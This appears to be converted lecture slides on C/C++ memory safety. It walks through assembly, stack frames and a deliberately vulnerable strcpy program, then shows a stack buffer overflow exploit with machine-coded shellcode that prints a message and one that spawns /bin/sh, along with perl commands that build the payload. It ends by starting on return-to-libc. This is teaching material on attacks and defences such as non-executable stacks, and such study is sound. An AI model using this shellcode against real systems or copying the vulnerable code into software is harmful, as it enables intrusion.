

Protecting C++

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**C and C++ are
unsafe**

Undefined behavior

Memory access

Indirect calls

Safety

- Bugs
- Crashes
- Data Corruption

Security

- Leaks
- Denial of Service
- Remote Code Execution



RCE

Remote Code Execution




Agenda

Instruments

Technics

Protection

Registers



Assembly

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```
int gcd(int a, int b)
{
    while (b) {
        int r = a % b;
        a = b;
        b = r;
    }
    return a;
}
```

```
gcd:
    push    ebp
    mov     ebp, esp
    sub     esp, 16
    jmp     .L2

.L3:
    mov     eax, [ebp+8]
    cdq
    idiv    [ebp+12]
    mov     [ebp-4], edx
    mov     eax, [ebp+12]
    mov     [ebp+8], eax
    mov     eax, [ebp-4]
    mov     [ebp+12], eax

.L2:
    cmp     [ebp+12], 0
    jne     .L3
    mov     eax, [ebp+8]
    leave
    ret
```

Machine codes

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gcd:

```
push    ebp
mov     ebp, esp
sub     esp, 16
jmp     .L2
```

.L3:

```
mov     eax, [ebp+8]
cdq
idiv    [ebp+12]
mov     [ebp-4], edx
mov     eax, [ebp+12]
mov     [ebp+8], eax
mov     eax, [ebp-4]
mov     [ebp+12], eax
```


.L2:

```
cmp     [ebp+12], 0
jne     .L3
mov     eax, [ebp+8]
leave
ret
```

Address	Machine Codes
---------	---------------



00000000	6655
00000002	6689E5
00000005	6683EC10
00000009	EB25
0000000B	66678B4508
00000010	6699
00000012	6667F77D0C
00000017	66678955FC
0000001C	66678B450C
00000021	6667894508
00000026	66678B45FC
0000002B	666789450C
00000030	6667837D0C00
00000036	75D3
00000038	66678B4508
0000003D	C9
0000003E	C3

Memory sections





Stack frame

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Here be dragons



`const size_t BUFF_SIZE = 80;`

`void greetings(const char* str) {
 char name[BUFF_SIZE];`

`strcpy(name, str);
 printf("Hello, %s\n", name);
}`

`int main(int argc, char* argv[]) {
 greetings(argv[1]);

 return 0;
}`

```
$/hello Pavel  
Hello, Pavel
```

```
$ ./hello AAAAAAAAAAAAAAAAAA...AAAAAA  
Hello, AAAAAAAAAA...AAAAAA
```

Segmentation fault ←



Buffer overflow


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```
void greetings(const char* str)
{
    char name[BUFF_SIZE];

    strcpy(name, str);
    printf("Hello, %s\n", name);
}
```

greetings(char const*):

```
push    ebp
mov     ebp, esp
sub     esp, 104
mov     eax, [ebp+8]
mov     [esp+4], eax
lea     eax, [ebp-88]
mov     [esp], eax
call    strcpy
lea     eax, [ebp-88]
mov     [esp+4], eax
mov     [esp], OFFSET FLAT:.LC0
call    printf
leave
ret
```



Buffer overflow

greetings(char const* str):

```
push    ebp
mov     ebp, esp
sub     esp, 104
mov     eax, [ebp+8]
mov     [esp+4], eax
lea     eax, [ebp-88]
mov     [esp], eax
call    strcpy
lea     eax, [ebp-8]
mov     [esp+4], eax
mov     [esp], OFFSET FLAT:.LC0
call    printf
leave
ret
```



0x41414141: ??????

Exploit

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`$/hello "$(perl -e 'print "\x31\x59\x13\xEB...."')`

`greetings(char const* str):`

```
push    ebp
mov     ebp, esp
sub     esp, 104
mov     eax, [ebp+8]
mov     [esp+4], eax
lea     eax, [ebp-88]
mov     [esp], eax
call    strcpy
lea     eax, [ebp-88]
mov     [esp+4], eax
mov     [esp], OFFSET FLAT:.LC0
call    printf
leave
ret
```

`ebp-88`

`ebp`
`ebp+4`
`ebp+8`

`esp`

`0x315913EB`
`0x3104B0C0`
`0xD23143DB`

...

`0x90909090`
`0x90909090`

`return address`
`str`

Payload

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Address	Machine code
---------	--------------

Assembly

00000000	EB13
----------	------

<code>jmp short L1</code>

<code>L2:</code>

<code>; ssize_t write(int fd, const void* buf, size_t count)</code>

00000002	59
----------	----

<code>pop ecx</code>	<code>; get return address from stack</code>
----------------------	--

00000003	31C0
----------	------

<code>xor eax, eax</code>	<code>; eax = 0</code>
---------------------------	------------------------

00000005	B004
----------	------

<code>mov al, 4</code>

00000007	31DB
----------	------

<code>xor ebx, ebx</code>	<code>; ebx = 0</code>
---------------------------	------------------------

00000009	43
----------	----

<code>inc ebx</code>	<code>; ++ebx</code>
----------------------	----------------------

0000000A	31D2
----------	------

<code>xor edx, edx</code>	<code>; edx = 0</code>
---------------------------	------------------------

0000000C	B214
----------	------

<code>mov dl, 20</code>

0000000E	CD80
----------	------

<code>int 0x80</code>

<code>; void _exit(int status)</code>

00000010	B001
----------	------

<code>mov al, 1</code>

00000012	4B
----------	----

<code>dec ebx</code>	<code>; ebx = 0</code>
----------------------	------------------------

00000013	CD80
----------	------

<code>int 0x80</code>

<code>L1:</code>

00000015	E8E8FFFFFF
----------	------------

<code>call L2</code>	<code>; store following address on stack</code>
----------------------	---

0000001A	596F75277665206265
----------	--------------------

<code>db "You've be"</code>

00000023	656E206861636B6564210A
----------	------------------------

<code>db "en hacked!", 10</code>

```
$nasm print_msg.asm -o exploit
$perl -e 'print "\x90"x46' >> exploit
$perl -e 'print "\x40\xfa\xff\b"' >> exploit
```

```
$/hello "$(< exploit)"
```

```
Hello, ?Y1??1?C1X?K??? You've been hacked!
```

```
????????????????????????????????????????????????????????????
```

```
You've been hacked!
```

Shellcode

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Address	Machine Code	Assembly
-----	-----	-----
00000000	EB16	<code>jmp short L1</code>
		<code>L2:</code>
		<code>; int execve(const char *filename, char *const argv[]</code>
		<code>, char *const envp[])</code>
00000002	5B	<code>pop ebx</code>
00000003	31C0	<code>xor eax, eax</code>
00000005	884307	<code>mov [ebx + 7], al</code>
00000008	895B08	<code>mov [ebx + 8], ebx</code>
0000000B	89430C	<code>mov [ebx + 12], eax</code>
0000000E	8D4B08	<code>lea ecx, [ebx + 8]</code>
00000011	8D530C	<code>lea edx, [ebx + 12]</code>
00000014	B00B	<code>mov al, 11</code>
00000016	CD80	<code>int 0x80</code>
		<code>L1:</code>
00000018	E8E5FFFFFF	<code>call L2</code>
0000001D	2F62696E2F736858	<code>db '/bin/shX'</code>
00000025	4141414142424242	<code>db 'AAAABBBB'</code>


```
$nasm shellcode.asm -o exploit  
$perl -e 'print "\x90"x46' >> exploit  
$perl -e 'print "\x40\xfa\xff\b'" >> exploit
```

```
$/hello "$(< exploit)"
```

```
Hello, [1??C??C
```

```
??S
```

```
?
```

```
`?????/bin/shXAAAABBBB????????????????
```

```
????????????????????????????????????
```

```
????????
```

```
sh$
```






```
$gcc hello.cpp -o hello -z execstack
```

```
$execstack -q hello
```

```
X hello
```

```
$execstack -c hello
```

```
$execstack -q hello
```

```
- hello
```

```
$./hello "$(< exploit)"
```

```
Hello, [1??C??C
```

```
??S
```

```
?
```

```
`???/bin/shXAAAABBBB?????
```

```
????????????????????????????????
```

```
????????????????????????????@???
```

```
Segmentation fault
```

Return to libc

system("/bin/sh")

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dummy.c:

```
int main() {  
    system();  
}
```

\$gcc dummy.c -o dummy

\$gdb -q dummy


Reading symbols from dummy...

